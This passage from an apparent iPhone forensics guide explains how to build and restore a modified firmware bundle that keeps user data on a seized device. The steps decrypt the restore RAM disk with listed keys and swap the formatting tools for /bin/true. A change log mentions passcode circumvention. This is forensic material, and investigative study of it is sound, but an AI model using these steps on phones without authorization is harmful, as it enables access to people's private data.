The repair stage uses as much of Apple's own firmware process as possible, allowing the undesirable portions – such as formatting the file system and upgrading the baseband – to gracefully fail. As opposed to Apple's standard firmware upgrade, the repair bundle you'll be building will perform only a repair of the Apple operating firmware on the device without affecting the user data space. This can be useful if the owner of the device took steps to disable the device prior to its seizure that are otherwise unrecoverable.

Before proceeding, obtain root privileges to ensure file ownership and permissions are retained. This can be done by typing `sudo -s` and pressing enter. After authenticating, your prompt should change from a dollar sign ($) to a pound sign (#).

You'll need a few custom directories to work in: one to contain Apple's factory firmware, one to contain the extracted PwnageTool firmware bundle and one to contain your modified "repair" firmware package. Create the directories and then extract the contents of the custom firmware into each.

First, extract the factory Apple firmware into a folder.

```
# mkdir apple
# unzip -d apple ~/Desktop/iPhone1,2_2.0_5A347_Restore.ipsw
```

Next, extract the firmware package created by PwnageTool into two directories: one to retain the original, and one to serve as your work directory.

Be sure to use the custom firmware bundle created by PwnageTool here, as the original firmware provided by Apple will not allow the modifications you'll be making to run.

```
# mkdir firmware repair
# unzip -d firmware ~/Desktop/iPhone1,2_2.0_5A347_Custom_Restore.ipsw
# unzip -d repair ~/Desktop/iPhone1,2_2.0_5A347_Custom_Restore.ipsw
```

The *firmware* folder will remain unchanged from here on in. You'll need to reference files in it later to get copies of original files' headers, used as part of the repacking process. The *repair* folder will be used as a work folder for building your prep stage firmware package.

Inside the *repair* folder, you'll see two files ending with a *.dmg* extension. The smaller of these files is the firmware's restore RAM disk (which repairs the iPhone's operating system), and the larger is the actual disk image imprinted onto the iPhone's OS partition when the RAM disk runs. Before proceeding, replace the larger (OS) disk image file with the factory OS image from Apple. Be sure to use the correct filename corresponding to the larger of the two disk images:

```
# cp apple/018-3782-2.dmg repair/018-3782-2.dmg
```

The filename will change between versions of iPhone firmware.

This ensures that Apple's factory firmware is imprinted onto the device, instead of the custom "jailbroken" version created by PwnageTool.

The smaller disk image, the RAM disk, is booted whenever the iPhone is restored by iTunes using this firmware bundle. In this example, the file is named *018-3783-2.dmg*:

```
# ls -l repair
drwx------  4 root  staff        136 Jun 25 23:23 .fseventsd
-rw-r--r--  1 root  staff  220221811 Jul 24 19:15 018-3782-2.dmg
-rw-r--r--  1 root  staff   26217752 Jul 26 00:57 018-3783-2.dmg
drwxr-xr-x  4 root  staff        136 Jun 25 23:29 Firmware
-rw-r--r--  1 root  staff       1668 Jun 26 00:09 Restore.plist
-rw-r--r--  1 root  staff    3863239 Jul 24 19:12 kernelcache.release.s5l8900x
```

The next step is to modify Apple's restore RAM disk so that any formatting of the user data partition is interrupted. In order to mount the RAM disk, you'll need to first unpack it, which requires that you obtain its encryption key and initialization vector. This information can be found in the PwnageTool application you used to create the original firmware bundle. The Mac version of Pwnage stores these bundles inside */Applications/PwnageTool.app/Contents/Resources/FirmwareBundles*.

Inside the *FirmwareBundles* directory, you'll find a directory matching the name of the firmware you used to create your custom firmware package. Open the *Info.plist* property list contained inside this directory. As you scroll the file, you'll find the filename of the RAM disk followed by a key and initialization vector (called the IV). An example is shown here:

```
<key>Restore Ramdisk</key>
                <dict>
                        <key>File</key>
                        <string>018-3783-2.dmg</string>
                        <key>Patch</key>
                        <string>018-3783-2.patch</string>
                        <key>Patch2</key>
                        <string>018-3783-2-nowipe.patch</string>
                        <key>IV</key>
                        <string>a9681f625d1f61271ec3116601b8bcde</string>
                        <key>Key</key>
                        <string>750afc271132d15ae6989565567e65bf</string>
                        <key>TypeFlag</key>
                        <integer>8</integer>
                </dict>
```

You've now got everything you need to unpack and decrypt the RAM disk.

Use `xpwntool`, as shown below, to decrypt the RAM disk into a file named *repair-decrypted.dmg*:

```
# xpwntool ./repair/018-3783-2.dmg ./repair-decrypted.dmg \
  -k encryption_key \
  -iv initialization_vector
```

For example:

```
# xpwntool ./repair/018-3783-2.dmg ./repair-decrypted.dmg \
  -k 750afc271132d15ae6989565567e65bf \
  -iv a9681f625d1f61271ec3116601b8bcde
```

The decryption process only takes a few seconds, and should display a hash code as its output. Once the operation completes, the new file will contain an HFS file system, which can be mounted in read-write mode. On Mac OS X, use the `hdid` tool, as shown below.

```
# hdid -readwrite ./repair-decrypted.dmg
```

If you're using Linux, you'll first need to install the *hfsplus* package. If you're using Debian's apt repository, issue the following command:

```
# apt-get install hfsplus
```

Once the HFS package is installed, mount the RAM disk using the following commands:

```
# mkdir -p /Volumes/ramdisk
# mount -t hfsplus -o loop ./repair-decrypted.dmg /Volumes/ramdisk
```

The file will be mounted as */Volumes/ramdisk* by default Use the *RepairStage.zip* archive from our examples to replace the `newfs_hfs` and `fdisk` binaries with the contents of Unix */bin/true*. This null command causes any attempts to format or restructure the file system to gracefully fail. The repair package also modifies the restore options to avoid creating new partitions, and adds to additional libraries as needed.

```
# unzip -od /Volumes/ramdisk RepairStage.zip
```

The following files will have been changed on the RAM disk. These are not copied to the device:

```
./sbin/newfs_hfs
./usr/lib/libintl.8.0.2.dylib
./usr/lib/libintl.8.dylib
./usr/lib/libintl.dylib
```

```
./usr/lib/libintl.la
./usr/local/share/restore/options.plist
./usr/sbin/fdisk
```

In some rare circumstances, the RAM disk may not have enough room to extract these files. In this event, you may safely delete the files */usr/local/bin/bbupdater* and */usr/local/bin/BBUpdaterExtreme* from the RAM disk, extract the archive, and then copy the modified *newfs_hfs* binary (which is really */bin/true*) to their original locations. These unneeded files serve the purpose of upgrading the iPhone's baseband radio firmware, which is not performed in your custom bundle.

```
# rm -f /Volumes/ramdisk/usr/local/bin/bbupdater
# rm -f /Volumes/ramdisk/usr/local/bin/BBUpdaterExtreme
# unzip -od /Volumes/ramdisk RepairStage.zip
# cp /Volumes/ramdisk/sbin/newfs_hfs /Volumes/ramdisk/usr/local/bin/bbupdater
# cp /Volumes/ramdisk/sbin/newfs_hfs /Volumes/ramdisk/usr/local/bin/BBUpdaterExtreme
```

Once the operation is complete, unmount the RAM disk. In Mac OS, use the `hdiutil` tool, as shown below.

```
# hdiutil unmount /Volumes/ramdisk
```

In Linux, use the `umount` command:

```
# umount /Volumes/ramdisk
```

You've now customized the firmware bundle to perform a repair of the Apple operating firmware on the device. Now use Xpwn to re-encrypt the RAM disk back into the correct format, and overwrite the old one. For clarification, the example below refers to three files in the following order: the decrypted source image that you just modified, the re-encrypted target image you'll actually use in your firmware bundle, and a "template" image, which is the original RAM disk created with the Pwnage tool. The template image is used to reassemble the RAM disk with the proper headers and other data:

```
# rm -f ./repair/018-3783-2.dmg
# xpwntool ./repair-decrypted.dmg ./repair/018-3783-2.dmg \
  -t ./firmware/018-3783-2.dmg \
  -k encryption_key \
  -iv initialization_vector
```

Finally, you're ready to repack the firmware bundle. Jump into the *repair* folder and use the `zip` tool to create the *repair.ipsw* firmware bundle in your home directory.

```
# cd repair
# zip -r ~/repair.ipsw .fseventsd *
# cd ..
```

When complete, your *repair.ipsw* file will be a functional repair firmware bundle capable of repairing the iPhone's operating firmware, and prepping the device for a recovery agent.

Step 3: Execute the Repair Firmware Bundle

You've now successfully created a custom firmware bundle from Apple's iPhone software, and are ready to execute it using the device hardware. Before executing the repair bundle, you'll need to place the device into Device Failsafe Utility (DFU) mode. You did this with PwnageTool to originally patch the boot loader in memory. If the device is still in DFU mode, you can ignore this step. The DFU procedure follows.

1. Press and hold the Power button until prompted to ***Slide to Power Off***. Slide it to the right and ensure the device has completely powered itself down.
2. Wait five seconds. The screen will remain blank.
3. Hold in both the Power and Home buttons for ten seconds.
4. Release ***only*** the Power button, while still holding the Home button. The screen will remain blank.
5. Hold the Home button for another 10 seconds until iTunes recognizes "an iPhone in recovery mode."

You can confirm the device is in DFU mode by looking in the USB tab of the ***System Profiler*** application, where you will see, “USB DFU Device” listed as connected. If you make a mistake at any time, you can simply power the device back on and try again.

The process to execute the repair bundle is as follows:

1. After performing the steps above, ensure the iPhone is recognized in recovery mode.
2. Using iTunes, hold down the Option key (on Mac) or the Shift key (on Windows) and click Restore. You will be prompted with a file selection dialog. Navigate to the *repair.ipsw* file you created in your home directory and select it.
3. iTunes will load the firmware RAM disk into the resident memory of the device and boot it. This will repair the Apple operating firmware and preserve the user data space on the device. The previously destructive portions of the Apple upgrade process will fail gracefully. The process will look and feel like a standard restore.
4. Once the device has booted back into normal operating mode, use one of the recovery methods outlined in this chapter to perform a recovery.

Index

Change Log

5/30/2009	First revision
	Revised verbiage
	Added USB connectivity / recovery method via usbmux-proxy
	Added Core Location cache
	Corrected explanation of extracting geotagged image data
	Clarified much of the 2.X method
	Added reverse-engineering of sqlite raw field data
6/1/2009	Added live recovery agent
	Fixed paths for scripted de-installation
6/2/2009	Editorial changes
	Split off new chapter for data carving
	Updates to Chapter 8 (Case Help)
6/4/2009	Added text to verify or start usbmuxd
6/12/2009	Editorial changes
	Addition of caution to close usbmux-proxy process to finish transfer
	Added instructions for downgrading from iTunes 8.2, if necessary
	Added additional notes for seizing and securing a device
6/24/2009	Added addendum for iPhoenOS v3.0
7/1/2009	Added 3.X raw recovery steps
	Added note about deleting YoutubeActivation bundle from PwnageTool
7/8/2009	Added non-Repair methods
	Corrected minor path errors with PwnageTool.app
7/9/2009	Added information about prepared RAM disks in non-Repair method
	Added Version Identification with iRecovery
	Added passcode circumvention for iPhone 3G[s] with 3.0
	Added live recovery methods for iPhone 3G[s] with 3.0
	Added mention of automated tools for live-norepair methods
7/12/2009	Changed folder names in repository
	Fixed minor errata
7/15/2009	Added a few more files to important files list
	Added hardware model identification section
7/16/2009	Added additional timestamp formats to Appendix
7/27/2009	Fixed error in USB recovery: Do not kill usbmux-proxy
7/29/2009	Added backup reconstruction script for iTunes 8.2
8/21/2009	Removed all "repair" hybrid methods, replaced with OS repair
	Fixed minor type-o's
	Added basic instructions for using LE tools
9/2/2009	Fixed incorrect 3.0 paths of e-discovery items
	Added list of known boot tags
9/13/2009	Added boot tag for 3.1 and 3.1.1
9/15/2009	Added instructions for 3.1, additional notes for iTunes 8.2/9.0
10/21/2009	Fixed hand-prep bundle instructions
6/28/2011	Moved legacy methods to Appendix B
	Revamped Chapter 3
	Removed Chapter 4 entirely
	Added information about Photorec, Linux, other topics
	Augmented electronic discovery: SMS drafts, spotlight cache, consolidated GPS info, WebKit, etc.
	Major editorial changes
	Trimmed outdated installation disclosures from document

7/1/2011	Added information about decrypt-raw.sh
	Added warning to reboot in order for iTunes to see devices again
	Added python script for iTunes 10 backup extraction and information about manifest
	Added instructions for decrypting iTunes 10 encrypted backups
7/6/2011	Changed LiveRecoveryTools.zip to iRecovery.zip (repository changed)
7/8/2011	Revised Mac Absolute Time conversion
8/26/2011	Added new information about EMF decryption and EMF undelete tools, replacing old
	The recover-raw.sh script no longer accepts a key file as an argument
10/24/2011	Entirely new Chapter 5 updated for iOS 4/5